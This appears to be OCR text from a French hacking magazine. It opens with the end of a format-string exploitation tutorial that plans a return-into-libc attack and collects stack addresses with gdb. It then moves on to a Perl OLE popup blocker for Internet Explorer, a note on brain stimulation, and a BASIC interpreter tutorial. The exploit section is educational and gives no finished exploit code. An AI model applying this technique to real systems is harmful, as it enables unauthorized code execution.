On aurait pu directement écraser un saved eip et jumper sur un shellcode qu'on aurait mis au début de la chaîne de format, mais tout cela doit fonctionner sur un système avec pile et tas non exécutables (souvenez-vous du "Must work on stack/heap non-exec !"). On va donc exploiter le programme vulnérable en return-into-libc, en utilisant la technique bien connue de l'esp-lifting (si cette technique vous est inconnue, référez-vous à l'article de gangstuck dans "The Hackademy Manuel #5"). Nous devrons donc récupérer en plus de nombreuses autres adresses spécifiques au programme vulnérable et au système cible, dont notamment des adresses de fonctions.

Comme dans l'exemple précédent, on va utiliser un "faux exploit". Pour récupérer l'adresse du premier argument (i.e. argv[0]), on va mettre un breakpoint sur une instruction qui suit la création de la frame de la fonction main.

```
Breakpoint 1, 0x080484c2 in main (ac=2, av=0xbffffb54)
```

L'adresse de argv[0] est donc 0xbffffb54 =). On place ensuite un breakpoint après l'appel à snprintf.




Figure 4

Une fois le programme stoppé à nouveau, on récupère les adresses de frames :

```
(gdb) info frame
Stack level 0, frame at 0xbffffa9c:
 eip = 0x804849c in vuln (heapfmt2.c:14); saved eip 0x80484b6
 called by frame at 0xbffffabc
 source language c.
 Arglist at 0xbffffa9c, args: str=0x8049c08 'A' <repeats 200 times>...
[...]
```

La frame A est donc à l'adresse 0xbffffa9c. La frame B sur laquelle elle pointe est en **0xbffffabc**. Et on note au passage l'adresse de la chaîne de format : **0x8049c08.**

Il nous reste à trouver un pointeur sur argv[0], que l'on trouve facilement en farfouillant dans la pile.

Maintenant que l'on a toutes les informations nécessaires, à vous d'écrire le code de l'exploit ;). La solution sera donnée dans un prochain article dans lequel on décrira une technique d'exploitation similaire à celle que nous venons d'étudier mais dans laquelle on fait boucler le programme vulnérable afin de pouvoir utiliser plusieurs fois le même bug de chaîne de format.

ezekiel

Contrôle total sur les ap

BY L'ABBÉ

Programmation OLE en Perl

Nous avons effleuré le sujet des serveurs OLE de Windows dans le dernier THJ. Nous allons ici développer davantage et programmer un bloqueur de popups pour Internet Explorer, à titre d'exemple. Vous pourrez voir que les possibilités de sécurisation, avec un script Perl, sont immenses.

NIVEAU NEWBIE


Téléchargez Active Perl

Active Perl est disponible sur http://www.activestate.com/.

Si nous n'avions que survolé le sujet, nous allons ici réellement le traiter. Cependant, même si ces deux articles sont indépendants, je vous invite à lire ou à relire l'article du THJ pour les points de base que je ne redéfinirai pas.

Nous allons mettre en place une application pour filtrer les actions d'Internet Explorer. Nous allons créer un " popup blocker " et loguer tout ce qui a été ou doit être téléchargé par IE lors de la consultation d'une page web. Pour cela, nous allons lancer IE via notre programme afin de permettre un contrôle total sur l'application.

Le but de notre script sera donc de s'interfacer avec IE, ce pour ne pas lui laisser faire tout et n'importe quoi, et surtout pour ne pas laisser un web-



p plications de Microsoft

master peu scrupuleux se servir des faiblesses d'IE.

Voir l'encadré pour la structure du programme.

Morphologie du programme

Le programme (ie_filter.pl) va être organisé en trois morceaux :

- un module pour parser les options (THJ::parseOptions),
- un module pour afficher les boîtes de dialogue avec l'utilisateur (THJ::Win32::Dialog),
- le programme en lui-même.
- le programme principal sera, lui, organisé selon ce modèle :
- une boucle d'événement principale,
- six fonctions qui vont nous permettre de naviguer sur le Web et de gérer les différents événements IE.

I - Un peu de code

Paramètres de la ligne de commande

Le module THJ::parseOptions est procédurale. C'est-à-dire qu'il n'y a pas d'interface objet, ce qui va donner un peu de répit aux gens qui ne connaissent pas l'orienté objet, car la programmation avec Win32::OLE est entièrement objet.

Ce module n'exporte aucune fonction par défaut, non pas parce que le nombre de fonctions présentes dans le module est d'un ordre propre à alourdir le programme appelant, c'est juste pour donner de bons réflexes à ceux désireux de coder des modules Perl par la suite.

THJ::parseOptions possède en tout et pour tout deux fonctions : parseOpts() et strip().

Comme son nom l'indique, parseOpts est la fonction qui va parser la ligne de commande. Un module existe sur le CPAN (Getopt::Long), mais j'en ai codé un nouveau pour le côté didactique. L'avantage (ou l'inconvénient) majeur de ce module par rapport à ceux de Getopt::* est qu'il est extrêmement libre : pas besoin de déclarer d'options à parser : parseOptions parse tous les arguments et renvoie une table de hashage dont les clés sont les options et les valeurs des arguments passés à ces options. Voici un exemple d'utilisation :

```
#!c:\perl\bin\perl
use warnings;
use strict;
useTHJ::parseOptions qw( parseOpts );

my %options = parseOpts();
foreach my $arg (keys(%options)){
        print "<=> $arg";
        if ($options{$arg}) {
                print " : '$options{$arg}'\n";
        }
        else {
                print " (vide)\n";
        }
}
```

Ce qui donne à l'exécution :

```
Erreur! Référence de lien hypertexte non
valide. perl testopts.pl -a tutu -b -test=toto
-tutu raaa -test=titi
<=> test : toto;titi
<=> a : tutu
<=> b (vide)
<=> tutu : raaa
```

Comme vous pouvez le constater, toutes les options ont été parsées avec succès. Par exemple l'option " test ", qui prend plusieurs arguments, se voit affecter une chaîne de caractères concaténant toutes les options. La syntaxe des options elle même est aussi relativement libre : le nombre de " - " n'a aucune importance, du moment qu'il y en a au moins un devant les options, vous pouvez passer des arguments aux options soit en mettant un espace soit en mettant un " = ".

Finalement, le seul réel inconvénient de ce module est que vous êtes obligé de traiter vous même les options passées à votre script.

Je ne m'attarderai pas plus longtemps sur ce module. Si le cœur vous en dit, n'hésitez pas à aller voir la fonction de parsing et à l'améliorer.

II - Beaucoup de code

Boîtes de dialogue

Le programme principal, outre THJ::parseOptions, va utiliser plusieurs modules. Le premier que nous allons voir est Win32, qui va nous servir à avoir une interface minimum avec l'utilisateur. En effet, ie_filter.pl n'est qu'un code en mode console, que nous allons faire tourner un peu comme un démon : on le lance une fois et on ne s'en occupe plus. Cependant, il peut y avoir des événements qui nécessitent une intervention de l'utilisateur par l'intermédiaire d'une boîte de dialogue. Pour cela, nous allons utiliser les

facilités que nous offre Win32, plus précisément Win32::MsgBox. pour créer une interface de base. Dans notre cas particulier, nous allons passer par le module que je vous ai préparé (THJ::Win32::Dialog) pour créer ces fenêtres de manière simple et uniforme. Ce module contient plusieurs fonctions, que je vous laisse découvrir par vous même (les modules sont livrés avec la doc ;-) Elles sont toutes construites de la même façon. Prenons l'exemple de la fonction msg_yn() :

```
sub msg_yn {
  my ($msg) = @_ ;
  my $ret = Win32::MsgBox( $msg ,4,"ie_filter dialog");
  return 1 if ($ret == 6);
  return undef;
}
```

Ce code est simplissime : on passe le texte à afficher en argument, on récupère le code renvoyé par Win32::MsgBox(), puis on renvoie 1 si le code correspond à la validation de la fonction (ici si l'utilisateur clic sur Yes), sinon undef.

Pour plus d'information sur les différents codes de retour utilisés, je vous invite à taper de vos petits doigts agiles " perldoc Win32 ".

On a choisi une convention pour les codes de retours. En effet, les fonctions renvoient toujours 1 pour la confirmation de la boîte, et undef pour l'infirmation. Il est ainsi possible de faire des traitements de ce type :

```
my $IE = undef ;
sub retry {
 if (msg_rc("Impossible d'atteindre un objet "
           ."InternetExplorer Actif. Réésayer ?")) {
   $IE = Win32::OLE-
>GetActiveObject('InternetExplorer.Application')
     or &retry;
 } else {
   info("Impossible d'atteindre un objet Internet "
       ."explorer actif. Création d'un nouvel objet");
   $IE = Win32::OLE->new('InternetExplorer.Application', "Quit" )
     or alerte("Impossible de créer une nouvelle instance d'IE!");
 }
}

$IE = Win32::OLE->GetActiveObject('InternetExplorer.Application')
 or &retry ;
```

Dans ce code, tant que GetActiveObject ne retourne rien de satisfaisant et que l'utilisateur ne clique pas sur Cancel, on essaye encore.

Après cet amuse bouche, nous allons passer aux choses sérieuses, c'est-à-dire au détail du code que nous allons utiliser pour ie_filter.pl.

Interface principale

Tout d'abord, la forme : ie_filter.pl est en fait une barre de navigation Tk dans laquelle on retrouve un champ permettant d'entrer les URLs à visiter, un bouton GO et quelques gadgets comme par exemple " bloquer les popups " (voir la capture d'écran).

L'interface Tk est des plus minimaliste et elle tient en très peu de lignes :


```
# Crée la nouvelle fenêtre.
my $main = new MainWindow();

# Taille et titre de la fenêtre.
$main -> geometry('800x100');
$main -> title('Barre de navigation ie_filter');

# Ajoute un champ texte.
$pop_msg = $main -> Label(-text => " Désactiver les popups ");
# Case à cocher pour valider le blocage des popups.
$pop_chk = $main->Checkbutton(-variable => \$popup, onvalue =>1);

# [...] je passe les répétitions de code inutiles à cet article.
# Pour plus de détails, je vous invite à lire le code source.

# Les deux lignes suivantes permettent de placer les items.
$pop_msg->place(-x => 40, -y => 40);
$pop_chk->place(-x => 10, -y => 40);

# La boucle d'événements principale.
MainLoop ;
```

Je ne m'étendrai pas plus sur l'interface Tk : je vous renvoie à l'abondante documentation du Net pour plus d'informations (et en particulier à la perdoc).

Utilisation d'OLE

Voyons maintenant comment instancier un objet OLE comme Internet Explorer. Mais avant cela, je voudrais mentionner un détail qui pourrait aider les coders (et pas seulement les Perl coders) : la distribution ActivePerl pour Windows est livrée avec le OLE Browser qui permet de retrouver un peu ses billes parmi la foule d'objets OLE (attention, vous devez utiliser IE pour qu'il fonctionne, voir photo d'écran). Vous pourrez ainsi voir que les

possibilités d'applications sont assez vastes (et c'est particulièrement vrai pour les applications concernant la sécurité).



OLE Browser

Revenons à nos moutons. Pour instancier un serveur OLE, nous cherchons d'abord s'il en existe déjà un de lancé. Le cas échéant, nous essayons de nous l'approprier via la méthode GetActiveObject() (cette méthode n'est pas très fiable) :

```
$IE = Win32::OLE->GetActiveObject('InternetExplorer.Application');
```

L'étape suivante est de tester si cette opération a réussi, comme on l'a fait plus haut dans l'exemple de msg_rc. En cas d'échec, on crée une instance avec OLE->new().

Cette méthode peut être appelée de plusieurs façons :

```
Win32::OLE->new(PROGRAMME ID);
Win32::OLE->new(PROGRAMME ID, DESTRUCTEUR);
Win32::OLE->new(MACHINE,PROGRAMME ID);
```

La première et plus simple des façons consiste à simplement appeler le constructeur avec comme paramètre le programme id (dans notre cas " InternetExplorer.Application "). Le destructeur peut être une référence de code ou une chaîne de caractères. La troisième et dernière méthode est la version DCOM de la chose, qui fonctionne à distance. Dans ce cas, le programme est lancé sur la machine donnée.

Une fois notre objet IE instancié, il nous faut lui attacher une routine de gestion d'événements :

```
Win32::OLE->WithEvents($IE, \&EventRoutine, 'DwebBrowserEvents2');
```

Cette méthode permet d'activer ou de désactiver la gestion des événements. Dans notre cas, nous voulons par exemple connaître (et enrayer) les événements qui contrôlent l'émergence des popups. Nous appelons donc WithEvents(), avec comme premier argument notre instance d'IE. De cette façon, Win32::OLE sait qu'il n'a pas à gérer les événements : c'est la routine EventRoutine() (second argument) qui va s'en charger. Pour éviter toute confusion, nous ne laissons pas Win32::OLE (toujours en version ALPHA pour la gestion d'événements) se charger de déterminer la bonne interface (troisième argument) pour notre instance.

Enfin, après toutes ces initialisations, nous envoyons IE sur la page d'accueil : `$IE->Navigate( $HomePage );`

`Navigate()` est une méthode exportée par IE en tant que serveur OLE.

Après la partie Tk, vous pourrez voir dans la source les différentes fonctions qui vont nous servir à naviguer dans les méandres OLEien.

La première d'entre elles porte le doux nom de SML, qui n'est autre que l'abréviation de la méthode OLE SpinMessageLoop().

```
sub SML
{
  my( $Object ) = @_;
  while( $Object->SpinMessageLoop() ){}
}
```

Cette fonction prend un objet OLE en argument et lance dessus la procédure SpinMessageLoop(), qui cherche tous les messages en attente pour une application donnée. Avec ce code, nous attendons donc que tous les messages afférents à notre objet OLE soient dispatchés.

Vient ensuite `EventRoutine()` qui prend les bonnes décisions en fonction des événements reçus.

```
sub EventRoutine
{
  my( $Obj, $Event, @Args ) = @_;

  if ($Event eq 'NewWindow2' && $popup == 1) {
    # Si le flag $popup est à 1, nous bloquons les popups.
    $status = "STATUS : Block POP-UP";
    $Args[1]->Put(1);
  }

  elsif ( "BeforeNavigate2" eq $Event ) {
    local( $Url, $Message );
    $Url = lc $Args[1]->Value(); #On récupère l'URL
    print "-> BeforeNavigate2 : URL = $Url\n";
    # On change le statut, puis on demande à l'utilisateur
    # s'il accepte la connexion (sous réserve d'avoir activé
```

```
    # l'option " Demander avant d'ouvrir une connexion ")
    $status = "STATUS : Downloading $Url";
    if ($ask_conn == 1) {
      unless msg_yn(" Voulez-vous autoriser la connexion
                    à $Url ? ") {
        print "\n\nLAST IND : $#Args\n\n",join ' ;;
              ',@Args,"\n\n";
        alerte(" Connexion abandonnée ");
        $Args[6]->Put( 1 );
        $Obj->stop();
      }
    }
  }

  elsif ($Event eq 'onQuit') {
  # On quitte proprement si l'utilisateur ferme sauvagement
  # IE au lieu de l'application
  # (j'ai toujours le dernier mot ;-)
    quit();
  }

  # Pour tous les autres événements, on affiche sur la console.
  else {
    print "evenement : $Event\n"if($Event ne
                                  'StatusTextChange');
  }
}
```

Notez que les événements sont tirés du OLE Browser section Microsoft Internet Controls -> Internet Explorer. Viennent ensuite les fonctions navig(), goBack() et goNext() qui sont les fonctions de navigation proprement dites.

navig() est appelée lorsque l'utilisateur clique sur GO (dans ie_filter). L'URL qui apparaît à ce moment dans la barre d'adresse (Tk) est passée à IE qui l'affiche.

```
sub navig {
 push @history, $HomePage;
 $IE->Navigate2("$HomePage");
 $hist_idx = $#history;
 $status = "STATUS : Downloading $HomePage";
 $main -> title("Barre de navigation ie_filter [ $HomePage ]");
}
```

Cette fonction possède deux particularités : elle utilise Navigate2 et elle crée un historique.

Navigate2 () fait tout comme Navigate(), mais elle permet en plus de naviguer parmi les PIDLs (ça doit être intéressant non ?).

Plus intéressant, cette fonction met à jour un historique propre au script. Cela a pour but de ne garder dans l'historique que les URLs qui ont été explicitement demandées ou autorisées par l'utilisateur dans ie_filter. Ceci, combiné à l'anti popup, devrait empêcher pas mal d'accidents...

Les fonctions goBack() et goNext() permettent la navigation dans l'historique.

```
sub goBack {
 $hist_idx--;
 $IE->Navigate2("$history[$hist_idx]");
 $HomePage = $history[$hist_idx];
 $main -> title("Barre de navigation ie_filter [ $HomePage ]");
}

subgoNext {
 $hist_idx++;
 $IE->Navigate2("$history[$hist_idx]")
  if (defined($history[$hist_idx]));
 $HomePage = $history[$hist_idx];
 $main -> title("Barre de navigation ie_filter [ $HomePage ]");
}
```

Le code source complet est disponible sur le site thehackademy.net (voir l'encadré pour les détails).

Bien entendu, dans cet article je n'ai traité qu'un minimum la chose, car le nombre d'événements qu'il est possible de prendre en compte est assez important pour faire une application intéressante. Cependant, il est nécessaire de faire très attention à la façon dont on code, car une application " tampon " comme ie_filter.pl peut vite devenir très lourde, et particulièrement quand on passe par Win32::OLE.

Conclusion

Perl présente de nombreux avantages et le fait de pouvoir s'interfacer avec des applications Windows du type serveurs OLE ne le rend que plus intéressant. De plus, il y a un gain réel dans le fonctionnement de certaines applications Windows. Par exemple on pourrait imaginer utiliser la puissance de Perl dans le domaine de l'analyse des chaînes de caractères pour parser les pages HTML visionnées à l'aide d'IE, afin de vérifier que ne se cache aucun code hostile dans ces pages (et en interdire l'affichage si tel est le cas). On pourrait aussi faire des merveilles avec Outlook en effectuant des tests sur tout ce qui est prêt a être visionné, afin d'éviter des contaminations intempestives. Pourquoi pas, non plus, vérifier les contacts MSN ? Les possibilités sont assez importantes. Je vous conseille vraiment de mettre le nez dans l'OLE Browser ! Si la programmation Windows vous intéresse, cela ne devrait pas vous laisser indifférent.

Ceci dit, afin de remédier définitivement aux problèmes récurrents liés à IE et Outlook, je vous conseillerais de passer à Mozilla ;-).

Archive à télécharger

Vous trouverez dans l'archive d'ie_filter (disponible sur feedback.thehackademy.net) un répertoire libs/ contenant les deux modules THJ-parseOptions-0.1 et THJ-Win32-Dialog-0.1, au format CPAN. Le module parseOptions est générique et peut être installé sur n'importe quel OS (sous UNIX : `perl Makefile.PL && make && make test && make install`). L'autre est spécifique à Windows et nécessite le module Win32 (installé par défaut avec ActivePerl). La méthode standard d'installation ne fonctionne pas sous Windows (sauf si vous possédez Cygwin), il y a cependant une possibilité : télécharger nmake sur le site de Microsoft. Pour ceux qui ont la flemme de faire tout cela, créez un répertoire THJ dans le répertoire d'installation de Perl contenant les libs (par défaut c:\perl\lib\) et copiez-y le fichier parseOptions.pm. Puis créez un répertoire Win32 et copiez dedans le fichier Dialog.pm.

Le corps virtuel à la conquête de l'imaginaire.

Stimulation artificielle du cerveau.

Des chercheurs suisses ont découvert qu'en stimulant une partie du cerveau appelée gyrus angulaire droit on pouvait donner l'illusion à un sujet de flotter au dessus de son corps. Ce qui donne une explication rationnelle aux OBE (Out-of-Body Experiences) souvent relatées par les gens qui ont cru mourir et revenir à la vie (Near Death Experiences). C'est donc un dysfonctionnement de cette zone qui serait à l'origine de telles sensations. Le gyrus angulaire pourrait ,être un nœud crucial dans un circuit responsable de l'intégration des données sensorielles et de la production d'une image de son propre corps.

Ces chercheurs ne sont pas les premiers à faire un lien entre une excitation électrique du cerveau et les expériences extra-corporelles. Depuis 1995 le psychologue Michael Persinger suscite des sensations paranormales (comme d'être environné de gens invisibles), par la stimulation électrique de différentes régions du cerveau.

Privé des références fondamentales grâce auxquelles il se reconnaît en permanence, le corps renvoie de lui-même une image incertaine qui conduit momentanément le sujet à douter de son appartenance à ce même corps.

Stimulation artificielle des muscles.

Tandis que le système nerveux central commande les actions réflexes ou intentionnelles des muscles, ces derniers lui adressent, en retour, des informations sur ces actions. Les muscles renseignent le cerveau sur nos postures et nos mouvements grâce à des formations nommées fuseaux neuromusculaires qui contiennent des capteurs sensibles à la longueur et à la variation de longueur des muscles. Ces corps cellulaires sont reliés à de nombreuses structures cellulaires centrales, tells que la moelle épinière, le cervelet et les régions pariétales de l'écorce cérébrale. Les informations issues des fuseaux neuromusculaires sont utilisées pour la gestion de la motricité reflexe ou intentionnelle, ou pour l'élaboration de la connaissance des activités du corps et de ses rapports avec l'environnement.

Création d'un langage

CPCNG partie 8

Nous apprenions dans le dernier numéro que que le système d'exploitation du CPCNG sera piloté par le NGBASIC, un langage de programmation inspiré du CPC original. Comment conçoit-on un tel langage ? C'est ce que nous allons voir.

NIVEAU NEWBIE

Le BASIC fut inventé en 1965 au Dartmouth College, aux Etats-Unis, par Thomas E. Kurtz et John G. Kemeny. Il était initialement destiné à faciliter l'apprentissage de la programmation aux étudiants. Son nom l'indique : BASIC signifie "Beginners All purpose Symbolic Instruction Code" (code d'instructions symbolique universel destiné aux étudiants). Mis au point à une époque où les micro-ordinateurs n'existaient pas, il a été adapté à ces derniers en 1974 par Bill Gates et Paul Allen, les fondateurs de Microsoft. Celui de l'Amstrad, très performant, complet et rapide, fut l'œuvre de la petite société Locomotive Software Ltd, et notamment du désormais mythique Richard Clayton...

Présentation

Le NGBASIC sera une nouvelle version du BASIC, proche de celui du CPC classique mais avec de nouvelles commandes, histoire de l'adapter aux besoins actuels. Pour des raisons de facilité, nous allons le développer en TML2, le langage dans lequel notre système d'exploitation sera codé. Éventuellement, par la suite, quelqu'un pourra le transposer en langage assembleur afin de le rendre plus rapide et compact.

Notre interpréteur prend en entrée une suite de lignes et exécute l'action associée à chacune d'elles.

Les valeurs

Pour l'instant, nous distinguons les valeurs entières et les valeurs booléennes. Il nous faut donc définir, en langage TML2 (qui a une syntaxe proche du Pascal), les types de données suivants :

```
Type
   basicType = (Int, Bool) ;
   basicData =
   Record
      Case flag : basicType of
        Int  : (iVal : integer) ;
        Bool : (bVal : boolean)
      End ;
   value     = ^basicData ;
```

A travers BasicType, on donne la liste des types de valeurs qui sont manipulées par NGBasic. Les valeurs entières et booléennes de NGBasic sont représentées par leur équivalent en TML2 (integer et boolean).

Le type Value est un pointeur. Sa valeur pourra être retournée comme le résultat d'une fonction.

Une valeur NGBasic est créée à partir d'un entier ou booléen TML2 via l'une des fonctions suivantes :

```
Function newInt(n : integer) : value ;
Var aux        : value ;
Begin
   new(aux) ;
   aux^.flag := Int ;
   aux^.iVal := n ;
   newInt := aux ;
End ;

Function newBool(b : boolean ) : value ;
Var aux        : value ;
Begin
   new(aux) ;
   aux^.flag := Bool ;
   aux^.bVal := b ;
   newBool := aux ;
End ;
```

Nous devons penser à des évolutions ultérieures : nous définissons donc une valeur particulière "qui n'existe pas" et l'appelons NoValue, que nous définissons par le pointeur Nul (puisque les valeurs sont des pointeurs).

```
Const
   NoValue =  Nil ;
```

Comment accéder aux composants d'une valeur NGBasic ?

Les composants d'une valeur sont accessibles au moyen de l'une des trois fonctions suivantes :

```
Function typeOf(v : value) : basicType ;
Begin
   typeOf := v^.flag ;
End ;

Function iValOf(v : value) : integer ;
Begin
   iValOf := v^.iVal ;
End ;

Function bValOf(v : value) : boolean ;
Begin
   bValOf := v^.bVal ;
End ;
```

Pour nous renseigner sur le type NGBasic de la valeur représentée par l'argument v, nous avons à notre disposition la fonction TypeOf. Si la valeur de retour est Int, on utilisera iValOf comme fonction d'accès aux valeurs TML2 correspondantes. Si la valeur de retour est Bool, on utilisera bValOf.

Voilà les informations de base sur les valeurs NGBasic. La prochaine fois, nous verrons comment écrire une fonction qui affiche une valeur. N'hésitez pas à vous amuser à chercher la solution et envoyez-la sur notre forum, nous publierons les meilleures !

variant (type `expNode`) qui contient la représentation d'une constante, d'une variable, d'une expression unaire ou d'une expression binaire ;
- les différentes catégories d'expressions sont discriminées par un champ de type `expCase`.

Voici les déclarations TML2 correspondantes :

```
Type
   expOp    = (Add, Mul, Sub, Dvd, Neg, Conj, Disj, Eq, Lt, Gt) ;
   expCase  = (Evar, Cste, UnOp, BinOp) ;
   exp      = ^expNode ;
   expNode =
   Record
      Case flag        : expCase of
        Evar  : (name : String) ;
        Cste  : (val : value) ;
        UnOp  : (op1 : expOp ;
                 arg  : exp);
        BinOp : (op2 : expOp ;
                 arg1 : exp ;
                 arg2 : exp) ;
      End ;
```

La syntaxe NGBasic

Notre langage se compose d'expressions indiquant des valeurs booléennes ou entières. L'ensemble des expressions correspond donc à l'ensemble des valeurs NGBasic, de l'ensemble des variables et des opérateurs. Donc, si nous résumons :

1. Les valeurs sont des expressions (on les appelle alors *constantes*).
2. Les variables sont des expressions.
3. Si • est un opérateur et si e_1 et e_2 sont des expressions, alors • e_1 et e_1• e_2 sont des expressions (on les appelle respectivement expression *uniar* et expression *binaire*).

En TML2, l'intégralité des constantes est représentée par l'ensemble des valeurs du type TML2 value ; les variables sont représentées par des chaînes de caractères et l'ensemble des opérateurs par les types énumérés `xpOp`. Pour représenter les arbres d'expressions, on utilise la structure suivante :

- une expression (type `exp`) est un pointeur sur un nœud ;
- un noeud est un enregistrement

Le problème est que pour chaque catégorie d'expressions possibles, il nous faut définir une fonction de construction de l'arbre correspondant.

Pour construire une constante directement depuis un entier ou un booléen TML2, il nous faut deux constructeurs pour les constantes.

```
Function newEvar(x : String) : exp ;
Var aux        : exp ;
Begin
   new(aux) ;
   aux^.flag := Evar ;
   aux^.name := x ;
   newEvar := aux ;
End ;

Function newCsteA(n : integer) : exp ;
Var aux        : exp ;
Begin
   new(aux) ;
   aux^.flag := Cste ;
   aux^.val := newInt(n) ;
   newCsteA := aux ;
End ;
Function newCsteB(b : boolean ) : exp ;
Var aux        : exp ;
Begin
```

```
   new(aux) ;
   aux^.flag := Cste ;
   aux^.val := newBool(b) ;
   newCsteB := aux ;
End ;

Function newUnOp(op : expOp; e : exp) : exp ;
Var aux        : exp ;
Begin
   new(aux) ;
   aux^.flag := UnOp ;
   aux^.op1 := op ;
   aux^.arg := e ;
   newUnOp := aux ;
End ;

Function newBinOp(op : expOp; e1 : exp; e2 : exp) : exp ;
Var aux        : exp ;
Begin
   new(aux) ;
   aux^.flag := BinOp ;
   aux^.op2 := op ;
   aux^.arg1 := e1 ;
   aux^.arg2 := e2 ;
   newBinOp := aux ;
End ;
```

Si l'on veut accéder aux composants d'une expression, il nous faut envisager tous les cas de figure possibles. Par exemple, il faut imaginer une fonction d'accès à l'argument d'une expression unaire et deux fonctions d'accès aux arguments d'une expression binaire.

Mais attention, pour utiliser une fonction d'accès, il faut tout d'abord définir quelle catégorie d'expression est concernée. C'est le but de la fonction `expCaseOf`.

```
Function expCaseOf (e : exp) : expCase ;
Begin
   expCaseOf := e^.flag ;
End ;

Function nameOf (e : exp) : String ;
Begin
   nameOf := e^.name ;
End ;

Function valOf (e : exp) : value ;
Begin
   valOf := e^.val ;
End ;

Function opOf (e : exp) : expOp ;
Begin
   Case expCaseOf(e) of
     UnOp : opOf := e^.op1 ;
     BinOp : opOf := e^.op2
   End ;

Function arg0f (e : exp) : exp ;
Begin
   arg0f := e^.arg ;
End ;

Function arg1Of (e : exp) : exp ;
Begin
   arg1Of := e^.arg1 ;
End ;

Function arg2Of (e : exp) : exp ;
Begin
   arg2Of := e^.arg2 ;
End ;
```

Les instructions

NGBasic se composera de centaines d'instructions afin de fournir, sans noyer l'utilisateur sous un flot d'informations complexes, l'outil de développement le plus complet possible.

Cependant, pour faire simple dans un premier temps, nous allons définir une liste d'instructions de base que nous allons développer en priorité (voir Tableau).

Les fonctions prioritaires à implémenter dans NGBASIC

Syntaxe	***sémantique***
ident:= expr	affectation : la variable ***ident*** reçoit la valeur de l'expression ***expr***
